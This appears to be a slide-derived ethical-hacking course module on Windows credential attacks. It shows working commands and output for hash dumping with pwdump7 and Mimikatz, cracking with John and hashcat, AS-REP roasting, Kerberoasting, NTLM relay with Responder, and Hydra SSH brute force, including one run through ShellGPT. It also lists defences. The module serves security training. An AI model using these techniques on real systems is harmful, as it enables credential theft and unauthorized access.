

Module **06**

System Hacking

Learning Objectives

- 01** Demonstrate Different Password Cracking and Vulnerability Exploitation Techniques to Gain Access to the System
- 02** Use Different Privilege Escalation Techniques to Gain Administrative Privileges
- 03** Use Different Techniques to Hide Malicious Programs and Maintain Remote Access to the System
- 04** Demonstrate Techniques to Hide the Evidence of Compromise

Objective **01**

Demonstrate Different Password Cracking and Vulnerability Exploitation Techniques to Gain Access to the System

Microsoft Authentication: How Hash Passwords Are Stored in Windows SAM?

Windows stores user passwords in SAM, or in the **Active Directory database** in domains. Passwords are never stored in clear text and are hashed, and the results are stored in the SAM

pwdump7

pwdump7 extracts LM and NTLM password hashes of local user accounts from the **Security Account Manager** (SAM) database

```
C:\Users\Admin\Desktop\pwdump7>Pwdump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:E7779B47889BF6A06FCB3C2552C2C529:B94E8CE6BFDD24479C3061232B802D89:::
Guest:101:183306A7F268F1EF5DA3E191:C92D853F:853DC61CE783037D001A07EEA66800B3:::
...:503:6391C2A786DE2C0CC59A7FD61A2F98F3:5551EA872E9D0347D2CD9129F93E6E205:::
...:504:99AABFF0EAFBCB6B8868CE5470FACE72C5:AEE0286CD4628C162EB1E44ED837C749:::
admin:1002:B07CB8ACA1611BE75A09ACD1E3921175:79E9D020685CC58882A0CCB2C59B7CFC:::
jason:1005:F448E14E731191EF8E6D0C6581DAE000:E5DF9D1FDE30399C91203C5682B5A0FB:::
...:1006:694B9581A78C046F5AA75D413FP:7BF9:D40C9E4E189369BDC0BF2EC48146C9A4:::
```

https://www.tarasco.org

Username User ID LM Hash NTLM Hash

Tools to Extract the Password Hashes

Mimikatz

<https://github.com>

DSInternals

<https://github.com>

Hashcat


<https://hashcat.net>

PyCrack

<https://github.com>

Microsoft Authentication: NTLM Authentication Process


- The NTLM authentication protocol types are as follows: **NTLM authentication protocol** and **LM authentication protocol**
- These protocols store the user's password in the **SAM database** using different hashing methods



Note: Microsoft has upgraded its default authentication protocol to Kerberos, which provides stronger authentication for client/server applications than NTLM

Microsoft Authentication: Kerberos Authentication

Microsoft has upgraded its default authentication protocol to Kerberos which provides a stronger authentication for client/server applications than NTLM



Password Cracking

Attackers use password cracking techniques to **gain unauthorized access** to vulnerable systems

Types of Password Attacks

Non-Electronic Attacks

The attacker **does not need technical knowledge** to crack the password, hence it is known as a non-technical attack

- Shoulder Surfing
- Social Engineering
- Dumpster Diving

Active Online Attacks

The attacker performs password cracking by **directly communicating** with the victim's machine

- Dictionary, Brute Forcing, and Rule-based Attack
- Hash Injection Attack/Mask Attack
- LLMNR/NBT-NS Poisoning
- Trojan/Spyware/Keyloggers
- Password Guessing/Spraying
- Internal Monologue Attack
- Cracking Kerberos Passwords

Passive Online Attacks

The attacker performs password cracking **without communicating** with the authorizing party

- Wire Sniffing
- Replay Attack
- Man-in-the-Middle Attack

Offline Attacks

The attacker copies the target's **password file** and then tries to crack passwords on his own system at a different location

- Rainbow Table Attack (Pre-Computed Hashes)
- Distributed Network Attack

Active Online Attacks: Dictionary, Brute-Force, and Rule-based Attack

Dictionary Attack

A **dictionary file** is loaded into the cracking application that runs against **user accounts**



Brute-Force Attack

The program tries **every combination of characters** until the password is broken



Rule-based Attack

This attack is used when the attacker gets some **information about the password**



Active Online Attacks: Perform Dictionary and Brute-Force Attack

Step 1: Obtain the rockyou.txt wordlist located in the `/usr/share/wordlists` directory

Step 2: Create a customized dictionary of passwords by modifying the configuration of `john.conf` file

Step 3: Run the following command to generate a customized dictionary of passwords:

```
john --wordlist=</path_to/rockyou.txt> --rules--stdout >
</path_to/output_wordlist.txt>
```

Step 4: Run the following John the Ripper command to start cracking the NTLM hashes:

```
john --rules --wordlist= </path_to/output_wordlist.txt> --
format=NT /path/to/ntlm_hashes.txt
```

The image displays three terminal windows from a Parrot OS environment. The top window shows the configuration file `john.conf` with custom rules and wordlists. The middle window shows the command to generate a wordlist from `rockyou.txt` and save it to `NTLM_Hashes.txt`. The bottom window shows the cracking process using `john` on the generated wordlist against NTLM hashes, successfully cracking two hashes: `rootuser:net` and `ADAdmin:Danneel123`.

```
File Edit View Search Terminal Help
GNU nano 5.4          john.conf
New default wordlist mode rules
(List.Rules:Wordlist)
.include [List.Rules:Best-by-score]

# Former default wordlist mode rules, now usable to enforce a policy
(List.Rules:Policy)
# Try words as they are


john --show --format=NT '/home/parrot/NTLM_Hashes.txt' - Parrot Terminal
File Edit View Search Terminal Help
root@parrot:~/home/parrot/john#
#john --rules --wordlist='/home/parrot/Desktop/wordlists/rockyou.txt' '/home/parrot/NTLM_Hashes.txt' --format=NT
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)
-c ?* ?A ?C $1
# Duplicate reasonably short pure alphabetic words (fred => fredfred)
?7 >1 !?A l d
john --show --format=NT '/home/parrot/NTLM_Hashes.txt' - Parrot Terminal
File Edit View Search Terminal Help
root@parrot:~/home/parrot/john#
#john --show --format=NT '/home/parrot/NTLM_Hashes.txt'
rootuser:net
ADAdmin:Danneel123
2 password hashes cracked, 0 left
```

Active Online Attacks: Hash Injection/Pass-the-Hash (PtH) Attack

A hash injection/PtH attack allows an attacker to inject a compromised hash into a local session and use the hash to validate network resources


The attacker finds and extracts a logged-on domain admin account hash

The attacker uses the extracted hash to log on to the domain controller



Active Online Attacks: LLMNR/NBT-NS Poisoning

- LLMNR and NBT-NS are the two main elements of **Windows operating systems** that are used to perform **name resolution** for hosts present on the same link
 - The attacker cracks the **NTLMv2 hash** obtained from the victim's authentication process
 - The extracted credentials are used to log on to the **host system in the network**



The screenshot shows a terminal window with the title "sudo responder -I eth0 - Parrot Terminal". The user "attacker@parrot" has entered the command "\$sudo responder -I eth0". A red box highlights the command line. Below it, the message "(sudo) password for attacker:" is displayed. The terminal window has a dark background with light-colored text.

Active Online Attacks: Cracking Kerberos Password

In an AS-REP roasting attack, the attackers target users who have the **"Do not require Kerberos preauthentication"** option **enabled** in their account options or the user accounts that do not require pre-authentication

By exploiting this configuration, attackers can **extract** and **crack** the ticket granting ticket (TGT) to **obtain user passwords**

This attack allows the attackers to **gain illegal access**, **move laterally** within the network, and **escalate privileges**, ultimately compromising the security of the entire environment

AS-REP Roasting (Cracking TGT)

```
python3 GetNPUsers.py CEH.com/ -no-pass -usersfile users.txt -dc-ip 10.10.1.22 -Param Termed
File Edit View Search Terminal Help
root@kali: ~ /home/ctf/ctfbox1
[+] python3 GetNPUsers.py CEH.com/ -no-pass -usersfile users.txt -dc-ip 10.10.1.22
Impacket v0.10.8 - Copyright 2022 SecureAuth Corporation

[+] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN[Client not found]
[+] user Mark doesn't have UP_DONT_REQUIRE_PREADUTH set
[+] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED[Clients credentials credentials]
[+] user Jason doesn't have UP_DONT_REQUIRE_PREADUTH set
[+] user Sheila doesn't have UP_DONT_REQUIRE_PREADUTH set
[+] UPNG Martin doesn't have UP_DONT_REQUIRE_PREADUTH set
[+] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN[Client not found in Kerberos database]
[+] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN[Client not found in Kerberos database]

$krbtgsrep#239 root@kali:~#CEH.COM/2f8cc077268af0f51382f73047b3675846f231c8734eabfc475abeb4b62859bc3153c749
d6bc96134a186f76d72ad79cda1f2a585d04eebf588b7583d770818822bd8fcdebc53fdd08526nedc651353827351f55dabcb9
0366fd3e5a46b106a3d7a2fadicff9ff147f686a0fe673f2fb2f4d8987a5f847baea0975fa2d7wlc08cfaed6abfc1c581fe0
bebebedde718ddfc1108f089433c97bd3525449d257cd02a4729ea28c0d639e79b3733153989346346379421a795132022d54
sadt9ocad0202zut1f954686861f99f067adfd79ed7d98fb7ka0d21f1adff0ad58e214f0889463ad2c086abze2ac647270dfc
2f8651ebf
```

```
joh -wordlist=rockyou.txt hash.txt
File Edit View Search Terminal Help
root@kali: ~ /home/attacker/
[+] john --wordlist=rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (kerberosrep, Kerberos 5 AS-REP type 17/18/23)
Time: 0:00:00:00 DONE (2024-06-07 05:52) 33.0g/s 34133p/s 34133c/s 34133K/s hockey_bethany
Use the '--show' option to display all of the cracked passwords reliably
Session completed.
```

Active Online Attacks: Cracking Kerberos Password (Cont'd)

Kerberoasting is an attack technique **targeting the Kerberos protocol** to obtain and crack **service account password hashes** in Active Directory

This attack is effective because it requires **no special privileges** and can be performed by any user with valid domain credentials, posing a significant network security threat

Kerberoasting aims to access higher-privilege service accounts, allowing attackers to **escalate privileges** and **move laterally** within the network

Kerberoasting (Cracking TGS)

```

[*] Target Domain : CEH.com
[*] Searching path: LDAP://Server2022.CEH.com/DC=CEH,DC=com' For '(&(!samAccountType=805306368)(!servicePrincipalName=*)(!userAccountControl:1.2.840.113556.1.4.803 =2))'

[*] Total Kerberoastable users : 1

[*] SamAccountName : DC-ADMIN
[*] DistinguishedName : CN=DC-ADMIN,CN=Users,DC=CEH,DC=com
[*] ServicePrincipalName : AD-DC\DC-ADMIN.CEH.com@0B111
[*] PassLastSet : 6/18/2024 12:05:33 AM
[*] Supported ETYPES : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\Public\Downloads\hash.txt

[*] Roasted hashes written to C:\Users\Public\Downloads\hash.txt

C:\Users\Public\Downloads>
hashcat -m 13100 --force -a 0 hash.txt rockyou.txt
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force

OpenCL API (OpenCL 3.0 Pocl 3.1) > Debian Linux, NonMAsmSse, RELLOC, SPUR, LLVM 15.0.6, SLEEP, DISTRO, POOL_DEBUG - Platform #1 [The pool project]

[*] Device #1:
[...]
[*] Plaintext password obtained from the password hash

```

The terminal session shows the execution of Rubeus to extract a Kerberos ticket and the subsequent use of hashcat to crack the password hash. A callout box highlights the command to extract the password hash from the TGT tickets using Rubeus. Another callout box highlights the password cracking process using hashcat.

Active Online Attacks: Pass the Ticket Attack

Pass the Ticket is a technique used for **authenticating** a user to a system that is using **Kerberos** without providing the user's password

To perform this attack, the attacker dumps Kerberos tickets of legitimate accounts using **credential dumping tools**

The attacker then launches a pass the ticket attack either by **stealing the ST/TGT** from an end-user machine, or by stealing the ST/TGT from a compromised Authorization Server

The attacker uses the retrieved ticket to gain unauthorized access to the target network services

Tools such as **Mimikatz**, Rubeus, and Windows Credentials Editor are used by attackers to launch such attacks

Mimikatz

- Mimikatz allows attackers to **pass Kerberos TGT** to other computers and sign in using the victim's ticket
- It also helps in extracting plaintext passwords, hashes, PIN codes, and **Kerberos tickets** from memory

```
.00000000. mimikatz 2.2.0 (x64) #38362 Feb 29 2020 11:10:36
,00 ^ ##. "A La Vie, A L'Amour" - (de-ed)
,00 / \ ## /*** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
,00 \ / ## > http://blog.gentilkiwi.com/mimikatz
,00 v ##> vincent LE TOUQ ( vincent.letoou@gmail.com )
'*****'> http://pingycastle.com / http://mysmartlogon.com ***

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 192482 (00000000:0002f23f)
Session           : Interactive From 0
User Name         : SQLEXPRESS20
Domain            : SERVER2019
Logon Server      : SERVER2019
Logon Time        : 5/16/2022 2:14:52 AM
SID               : S-1-5-21-73501340-22534527-3971665817-1035

mvn :
[00000001] Primary
* Username : SQLEXPRESS20
* Domain  : SERVER2019
* NTLM    : 0f3a1ecc9ba939c4e44f10ebe92ae01
* SHA1   : Sabbedf29baeb61910002a2e47e70f085b31dc
tspkg :
udigest :
* Username : SQLEXPRESS20
* Domain  : SERVER2019
* Password : (null)
kerberos :
* Username : SQLEXPRESS20
* Domain  : SERVER2019
* Password : (null)
ssp :
credman :

Authentication Id : 0 ; 192482 (00000000:0002f1d6)
Session           : Interactive From 0
User Name         : SQLEXPRESS19
Domain            : SERVER2019
Logon Server      : SERVER2019
Logon Time        : 5/16/2022 2:14:52 AM
```

<https://github.com>

Active Online Attacks: NTLM Relay Attack

- An NTLM relay attack involves an attacker **intercepting** and **relaying** NTLM authentication requests between a client and server to **impersonate** the client and gain **unauthorized access**
 - The attacker uses tools such as **Responder** and **ntlmrelayx** to set up an intermediary machine, capture **NTLM authentication** requests by **poisoning** the network, and trick the client into sending its NTLM authentication
 - Now, the attacker intercepts the NTLM authentication request containing the **NTLM hash**, which can then be used to perform a **relay attack** or **crack** the hash for further exploitation

The screenshot shows two terminal windows. The top window is titled 'JResponder.py -I eth0 -dvv -Parrot Terminal' and displays the command 'sudo ./Responder.py -I eth0 -dvv'. A red box highlights this command with the text 'Launching the Responder tool'. The bottom window is titled 'NBT-NS, LLMMNR & MNC Responder 3.1.4.0' and shows the output of the responder tool, including several 'Poisoned answer' messages sent to various IP addresses for names like 'WINDON511'. A red box highlights the word 'hashes' in the output with the text 'Captured NetNTLMv2 hashes'.

Launching the Responder tool

Captured NetNTLMv2 hashes

**Command to setup
ntlmrelay and target smb
protocol**

Dumped SAM hashes of the targeted system

Perform SSH BruteForce Attack using ShellGPT

"Use Hydra to perform SSH bruteforce on IP address=10.10.1.9 using username.txt and password.txt files available at location /home/attacker/Wordlist"


```
● ● ● sgpt --shell "Use Hydra to perform SSH bruteforce on IP address=10.10.1.9 using username.txt and password.txt files available at location /home/attacker/Wordlist"
File Edit View Search Terminal Help
-[root@parrot]-[~/home/attacker]
└─#sgpt --shell "Use Hydra to perform SSH bruteforce on IP address=10.10.1.9 using username.txt and password.txt files available at location /home/attacker/Wordlist"
hydra -L /home/attacker/Wordlist/username.txt -P /home/attacker/Wordlist/password.txt ssh://10.10.1.9
[E]xecute, [D]escribe, [A]bort: E
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-23 05:53:58
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 140 login tries (l:14/p:10), ~9 tries per task
[DATA] attacking ssh://10.10.1.9:22/
[22][ssh] host: 10.10.1.9    login: ubuntu    password: toor
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-23 05:54:36
-[root@parrot]-[~/home/attacker]
└─#
```

Password-Cracking Tools

L0phtCrack

L0phtCrack is a tool designed to **audit passwords** and recover applications



THC-Hydra

THC-Hydra is a powerful password-cracking tool designed for performing brute force attacks against various protocols and services

The screenshot shows a terminal window titled 'hydra'. The command entered is 'Shydra -L /home/attacker/Desktop/Wordlists/usernames.txt -P /home/attacker/Desktop/Wordlists/passwords.txt ssh://10.10.1.9'. The output shows Hydra v9.4 attacking an SSH service on port 22 of host 10.10.1.9. It reports 1 valid password found after 1 of 1 target was completed. The session ends with a prompt '\$'.

```

hydra
File Edit View Search Terminal Help
[attacker@parrot:~] -[ -]
[ ] Shydra -L /home/attacker/Desktop/Wordlists/usernames.txt -P /home/attacker/Desktop/Wordlists/passwords.txt ssh://10.10.1.9
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-10 02:54:16
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 176 login tries (l:16/p:11), -11 tries per task
[DATA] attacking ssh://10.10.1.9:22/
[22] [ssh] host: 10.10.1.9 login: [REDACTED] password: [REDACTED]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-10 02:54:57
[attacker@parrot:~] -[ -]
$ 

```

Other Password Cracking Tools

hashID
<https://pypi.org>

Patator
<https://github.com>

brutus
<https://github.com>

BruteX
<https://github.com>

Secure Shell Bruteforcer
<https://github.com>

Password Salting

Password salting is a technique where a **random string of characters** are added to the password before calculating their hashes

Advantage: Salting makes it more difficult to reverse the hashes and defeat pre-computed hash attacks

Alice:root:b4ef213ba4303ce24a83fe0317608de02bf38d

Bob:root:a9c4fa:3282abd0308323ef0349dc7232c349ac

Cecil:root:209be1:a483b303c23af34761de02be038fde08

Same password but
different hashes due to
different salts

How to Defend against Password Cracking

- 1 Ensure that you follow password best practices when setting up a password
- 2 Use an **information security audit** to monitor and track password attacks
- 3 Disallow password **sharing**
- 4 Do not use **cleartext** protocols and protocols with **weak encryption**
- 5 Set the **password change policy** to 30 days
- 6 Enable **SYSKEY** with a strong password to encrypt and protect the SAM database
- 7 Monitor the **server's logs** for brute force attacks on the users' accounts
- 8 Check any suspicious application that stores **passwords in memory** or writes them to the disk
- 9 Enable **account lockout** with a certain number of attempts, counter time, and lockout duration
- 10 Employ **geo-lock accounts** to restrict users from logging in from different locations

Vulnerability Exploitation

Vulnerability exploitation involves the execution of multiple complex, interrelated steps to **gain access to a remote system**. The steps involved are as follows:

